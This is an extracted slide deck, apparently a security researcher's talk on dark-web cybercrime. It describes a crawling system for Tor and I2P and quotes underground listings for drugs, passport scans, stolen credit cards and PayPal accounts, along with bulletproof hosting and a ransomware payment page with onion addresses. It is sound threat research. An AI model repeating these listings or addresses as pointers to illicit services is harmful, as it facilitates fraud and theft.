


A blue circular logo with a dashed white border containing the text "POWER OF OPPORTUNITY" in white, uppercase letters. The background of the slide features large, overlapping, semi-transparent circles in shades of blue, green, and yellow.

POWER OF  
OPPORTUNITY

# Cybercrime and Attacks in the Dark Side of the Web

 Dr. Marco Balduzzi\*  
Senior Researcher at Trend Micro  
<http://www.madlab.it> @embyte

\*With the cooperation of Mayra  
Rosario and Vincenzo Ciancaglini



# The Dark Ecosystem

## Cesidian Root

Cyberterra Mean Time  
Saturday 22 Kurosawa 2015 @ 535



## Dark Nets

- TOR
- I2P
- Freenet



## Rogue TLDs

- Cesidian Root
- OpenNIC
- NewNations
- ...

## Custom DNS

- Namecoin
- Emercoin



*A perfect platform for Cybercrime*



# Our Investigative System: DEMO

timestamp:[2015\ -01\ -01 TO 2015\ -12\ -31] AND title:marketplace

## Collected Data

Source	# events/hour	# events/day	total events	first seen	last seen
Scouter	13	13	23,103,904	2014-06-06, 16:09	2017-07-01, 00:13
TOR Gateways	928	928	2,211,114	2015-05-08, 13:00	2017-10-04, 00:02
SPN data	129	3,418	1,492,602	2013-11-12, 18:29	2017-10-04, 12:20
I2P Registries	104	104	890,699	2015-05-08, 15:58	2017-09-30, 00:00
Reddit	55	2,805	17,728	2015-05-07, 20:03	2015-10-12, 14:14
Pastebin	1	27	16,685	2013-11-19, 15:32	2015-05-11, 07:48
manual	12,685	12,685	12,685	2016-02-09, 17:05	2016-02-09, 17:19
Twitter	1	7	443	2015-05-08, 20:00	2016-04-01, 21:09

## Website breakdown

10 ▾ records per page    Last month ▾    ☐ Active   ☐ Inactive   ☐ Malicious    Search:    

	Hostname	# URLs	First seen	Last seen
+	hss3uro2hsxfogfq.onion	2	2017-05-17 06:30:03	2017-10-04 00:02:37
+	yfka3g2webemzg2z.onion	1	2017-05-31 00:02:27	2017-10-04 00:02:08



demotion}

# Our Gateway to the Dark Internet

Privoxy +  
TOR  
anonymizer

Squid transparent proxy



Polipo +  
TOR 64  
instances



Custom DNS resolver (DNSMASQ)



Namecoin  
DNS


rogueTLD DNS

Cesidian  
root

Opennic

NameSpace

...




# Data Exploration



# Headless Browser

- Scrapinghub's Splash
  - QtWebkit browser, Dockerized, LUA scriptable
  - Full HTTP traces
- Crawler based on Python's Scrapy + multiprocessing + Splash access
  - Headers rewrite
  - Shared queue support
  - Har log -> HTTP redirection chain
- Extract links, emails, bitcoin wallets





# Data Analysis

Embedded links  
classification (WRS)

- Surface Web links
- Classification and categorization

Page translation


- Language detection
- Non-English to English

Significant wordcloud

- Semantic clustering
- Custom algorithm



# Significant Wordcloud



# The Dark Portal

## General information

Title	Правила — Регистрация — Russian Silkroad
Page MD5	3707c80ccd99134678d6ad611bdee86f
Page size	6911

## Wordcloud (Top 20 words)



## Russian Silkroad

Анонимная автоматическая торговая площадка



[Форум](#) [Правила](#) [Регистрация](#) [Вход](#)

Вы не вошли. Пожалуйста, войдите или зарегистрируйтесь.

## Новости

Futurama - Bender's Game. Угадай курс биткоина и получи приз от магазина!

Kushmann's Ganja - **Москва** - Шишки Royal Canadian Haze - один из любимых сортов Snoor Dogg и Dr. Dre. Готовые клады в центре Москвы.

Night City Light's - **Москва** - Амфетамин. Готовые клады.

**Внимание** - Приглашаем продавцов ПАВ с качественным товаром. Для тех, кто уже работает на других площадках, специальные условия. По вопросам открытия магазинов пишите в личку [RuSilk](#)

[Russian Silkroad](#) → [Регистрация](#) → [Правила](#)

## Регистрация на Russian Silkroad

Для регистрации необходимо согласиться с правилами форума ниже.

## Правила ресурса

Форум и его сервисы полноценно работают **без использования JavaScript**.

**Продажи производятся через систему автогаранта, требуйте от продавцов её использование. Для покупателей услуга бесплатна.**

Данный ресурс предназначен для покупки,продажи любых товаров, кроме явно запрещенных.

При помощи партнерской программы любой участник ресурса может зарабатывать на привлечении покупателей, получая в последствии процент с каждой совершенной покупки привлеченным рефералом.

## Запрещено

1. Разжигание межнациональной вражды.
2. Вынос информации из закрытых разделов форума.
3. Политика в любом ее проявлении.
4. Попытки продажи одного ПАВ под видом другого.
5. Оставление отзывов без реальной покупки через торговую систему площадки.
6. Регистрация провокационных, а также схожих с никами администрации и других пользователей.
7. Оскорбление других пользователей. Провоцирование ругани (трололо в любых вариантах).
8. Обсуждение действий администрации ресурса и его правил.

**Торговля разрешена всем, кроме:**



Bootstrap



jQuery

{code}motion}

# Examples



# Guns





# Identities and Passports

**P**assports:

pricing...

## 6 Identity Scans from Iraq

Iraq - 6 scans, all are passport scans These 6 scans are part of my Mega Scans Pack, to just buy these 6 scans order here. To buy the Full Mega Scans Pack Which Includes these scans and many other scans go to -

Sold by [redacted] - 0 sold since May 31, 2016 **Vendor**

**Level 5** **Trust Level 4**

	Feature	Feature
Product class	Digital	Origin country
Quantity left	Unlimited	Ships to
Ends in	Never	Payment
		Escrow

Default - 1 days - USD +0.00 / item

Purchase price: USD 2.00

Qty:  **Buy Now**

0.0034 BTC

# Credit Cards

سلام عليكم الخواني  
كثافة معلم الخوكم تورجان<ديزد  
من< الجزائر  
اليوم بمناسبة العودة للهار حيث الخديكم  
حسابات بنكية منها بحريش  
ومنها لا  
لكي تستطيع الشراء بها غير ايبي جهازك الي  
ايبي امريكي

Full Name :   
Credit Card Number :   
CVC :   
Expiration Date : 09/2016

Full Name :   
Credit Card Number :   
CVC :   
Expiration Date : 04/2016

Name:   
Email:   
Phone:   
Username:   
CreditCard:   
Expiration: 10/14  
Code:   
Address:   
State: IL  
Country: USA  
Zip:

Credit Card Number:   
Exp.Date: 09 / 2017  
Card type: VISA  
:PIN  
CVV:   
Street:   
City:   
State: IL



From \$6.99 ★ MIDDLE EAST ★  
sniffed CVV2 cards (ISRAEL,  
RICH ARAB countries) [100%  
working]

I have some freshly sniffed CVVs from Middle East states:  
★ ISRAEL ★ and RICH ARAB countries ★ ★ SAUDI  
ARABIA ★ UNITED ARAB EMIRATES (UAE) ★  
LEBABON ★ ★ QATAR ★ BAHRAIN ★ KUWAIT ★ Note  
that they are not phished, but sniffed, so they will work  
100%! The pricing is as follows:

.....  
\$6.99 DEBIT ELECTRON VISA CLAS...

Sold by - 24 sold since Mar 28, 2016 Vendor  
Level 3 Trust Level 4

	Feature	Feature
Product class	Digital Origin country	Worldw
Quantity left	7 itemsShips to	Worldw
Ends in	Never Payment	Escrow

\$6.99 CLASSIC/STANDARD, DEBIT ELECTRON - 1 d ▾

Purchase price: USD 0.00

Qty:  Buy Now

0.0000 BTC

Description Bids Feedback Refund Policy

## Product Description

I have some freshly sniffed CVVs from Middle East states:  
★ ISRAEL ★ and RICH ARAB countries ★  
★ SAUDI ARABIA ★ UNITED ARAB EMIRATES (UAE) ★ LEBABON ★  
★ QATAR ★ BAHRAIN ★ KUWAIT ★  
Note that they are not phished, but sniffed, so they will work 100%!

The pricing is as follows:



# Accounts, e.g. Israeli Paypal

We get new lists every day!

80%+ working guarantee, we will replace if more than 20% dont work!

Product	Price
100 PayPal accounts	100 USD =
100 Ebay accounts	100 USD =
100 CCs with CVV2	150 USD =

طلب حسابات بايپال اسرائيلية

السلام عليكم

مطلوب حسابات بايپال اسرائيلية وحسرا اسرائيلية بالشروط التالية

1- اذا في باسورد الایمیل فيشترط انو مايكون جيميل بسعر \$2.5 بتكوين للحساب الواحد . وادا الحساب فيه بالانس كبير في سعر خاص .

2- اذا مافي باسورد الایمیل فيشترط ان لا يكون هونمل وباهو بسعر \$1 للحساب .

وطبعاً يكون مربوط مع الحساب فبرا ووجود الاي بي .

الرجاء بلي ما عجبو السعر ما بعلق تعليقات فارعة .

=====

سبحان الله ويحمده سبحان الله العظيم

=====

إفتباس





# Cashout services

Country/ Region	Seller Item	Purchase Method	Price
Egypt	Sony Xperia Z2 D6503	BTC	\$210–250
Jordan	Apple iPad mini Retina	Amazon Gift Card	\$125
Iraq	Samsung 8-piece Surround Sound System	Escrow, BTC	\$450 (including shipping)
MENA	10 Pieces Samsung Galaxy S8 64GB	BTC, credit card	\$6,000
MENA	5 Pieces Apple iPhone 7 Plus 32GB	BTC, credit card	\$2,600



# Bulletproof Hosting Providers

## سرویس های میزبانی آشنایه هاست

### هاست لینوکس

سرویس های هاست لینوکس برای سایت هایی با برنامه نویسی PHP یا PERL یا CGI مناسب می باشد. از مزایای آن سادگی و قدرت آن نسبت به هاست ویندوز می باشد. سرور های این نوع سرویس، همگی در پهنر شبکه اید دینا سنتر آشنایه و از کنترل پنل cpanel استفاده می کنند وب سرویس آن ها لایت اسپید می باشد. همچنین قابلیت انتخاب وزن های مختلف PHP را به شما میدهد.

**50 مگابایت / 25,000 تومان**

[بیشتر](#)

### هاست ویندوز

سرورهای ویندوز آشنایه هاست از نظر نرم افزار، سخت افزار و امنیت از آخرین تکنولوژی روز بهره مند است و همین امر باعث می شود سایت شما در تمام مدت شبانه روز با سرعت بالا در دسترس همگان باشد!

**50 مگابایت / 30,000 تومان**

[بیشتر](#)

### سرورهای اختصاصی امن

شرکت امنیتی آشنایه پس از 11 سال تجربه موفق در زمینه ارزیابی امنیتی سرورها و نرم افزارهای تحت وب و ارائه سرویس های میزبانی وب و پشتیبانی از سرورهای لینوکس و ویندوز، هم اکنون آمادگی ارائه سرور اختصاصی در بهترین دیتاسنترهای آمریکا، کانادا و چین را دارد. همچنین آشنایه هاست می تواند مسئولیت نگهداری، مانیتورینگ و پشتیبانی فنی و امنیتی سرورهای شما را در هر کجای دنیا به عهده گیرد.

[بیشتر](#)

## آدرس ایمیل:

username

کلمه عبور:

\*\*\*\*\*

ایجاد حساب کاربری  
ورود به پنل کاربری

بازیابی رمز عبور

## انتخاب آشنایه هاست

- تیریک حلول ماه ربیع و ارائه تخفیف به مشت
- مشکلات شبکه
- ارائه انحصاری سیستم عامل محبوب هکر ها
- امکان انتخاب نسخه های PHP مختلف در CPane
- تکثیر و افزایش تعرفه خدمات ثبت دامنه

**آرشیو خبرها**

## آخرین ارسال های انجمن آشنایه

- سوال در مورد لزوم مربوط به هاست...
- آموزش کانفیگ سرور...
- سوال در مورد وصل شدن به putty...
- مشکل اینترنت گالی...



# Impact on organizations

- Dark Web traffic is difficult to be detected by traditional systems (IDS)
- Resilient and stealth malware
- Persistence and monitoring (APT)



# Ransomware

- TorrentLocker, i.e. variant of CryptoLocker
- Payment page hosted in TOR
  - Ⓞ [wzaxcyqroduouk5n.onion/axdf84v.php/user\\_code=qz1n2i&user\\_pass=9019](http://wzaxcyqroduouk5n.onion/axdf84v.php/user_code=qz1n2i&user_pass=9019)
  - Ⓞ [wzaxcyqroduouk5n.onion/o2xd3x.php/user\\_code=8llak0&user\\_pass=6775](http://wzaxcyqroduouk5n.onion/o2xd3x.php/user_code=8llak0&user_pass=6775)
- Cashout via BITCOINS

**CryptoLocker** Buy Decryption Decrypt Single File<sup>free</sup> FAQ Support

## Buy decryption and get all your files back




Buy decryption for **640 AUD** before **2015-10-13 19:16:06**  
**OR** buy it later with the price of **1280 AUD**  
Time left before price increase: **120:00:00**

Current price: **1.941408 BTC** (around 640 AUD)  
Paid until now: **0 BTC** (around 0 AUD)  
Remaining amount: **1.941408 BTC** (around 640 AUD)



# Keylogger



# Organized Attacks

Bugün, 05:02 PM

Seçenekler Arama Değerlendirme Stil #1

Ulusal Harekat Tim (UHT) Alımları

**Ulusal Harekat Timi(saldırı) Asistan Alımları**

Merhaba arkadaşlar, Ulusal Harekat Timi ekibimiz için asistan alımı yapacağız belirli bir kontenjan yoktur fakat az olacak öz olacak bilmenizi isterim yeteneğinize güveniyorsanız,kendinizi SiberHarekat içinde kanıtladıysanız,misyonumuza uyabileceğinizi düşünüyorsanız, operasyonlarda faydalı olabileceğinizi hissediyorsanız,kurallarımızı çiğnmeden doğru bir yönetici adayı olacağınızı düşünüyorsanız bizimle olabilirsiniz.


Yaş sınırı 15'dir istisna olarak duruma göre 14'de kabul edilebilir, aşağıdaki başvuru formunu eksiksiz ve net bir şekilde doldurup Heratix isimli Yöneticiye(bana) özel mesaj yoluyla "Başvuru" başlığı ile gönderiniz lütfen alakasız başlıklar yazmayın dostlarım.

**BAŞVURU FORMU**

Adınız :  
Soyadınız :  
Doğum Tarihiniz/Yaşınız :  
Eğitim/İş Durumunuz :  
Günlük Aktivite Süreniz :  
Daha Önce X Başka Platformda Görev Aldınız mı ? Aldıysanız Görev Tipi/Süresi :  
Forumda Ceza Aldınız mı (Aldıysanız sebep belirtiniz) ? :  
Hacking Konusunda Bilgi Seviyeniz (Detaylı anlatınız) :  
Önemli Operasyonlarınız (Konu linkleriyle beraber) :  
Ulusal Harekat Timi Sizin İçin Ne İfade Ediyor :

**Genel Bilgiler**


Üyelik tarihi  
Nov 2016  
Konular:  
Mesajlar  
1 409  
Ettiği Teşekkür  
Thanks: 5  
Thanked 14 Times in 11  
Posts



Konu Nevvelir tarafından (Bugün Saat 05:14 PM) değiştirilmiştir.







We simulated a  
cybercriminal  
installation in the  
Dark Web



# Honeypot

# Technology

- I. Black Market
- II. Hosting Provider
- III. Underground Forum
- IV. Misconfigured Server (FTP/SSH/IRC)

- I. Wordpress + Shells
- II. OsCommerce
- III. Custom Web App
- IV. Custom OS (Linux)







*A private forum for  
our VIPs*



## *VIP Forum*

### ***Home***

What do you want to know more, it is here. We are more than just a forum, we are a community. Our member's privacy is our highest priority. Unless you choose to reveal it, we work hard to keep it anonymous.

## *About us*

We are a community that shares any kind of information, and by any... we mean anything!

*Home* .....  
*Login* .....  
*Contact us* .....

Please contact us with your reference for registration by **clicking here**.

# Registration-Only Forum

Date	Size	Type	Sender	Subject
24 Mar 15:46	2K	✉	v2bl5bvoh...	Please
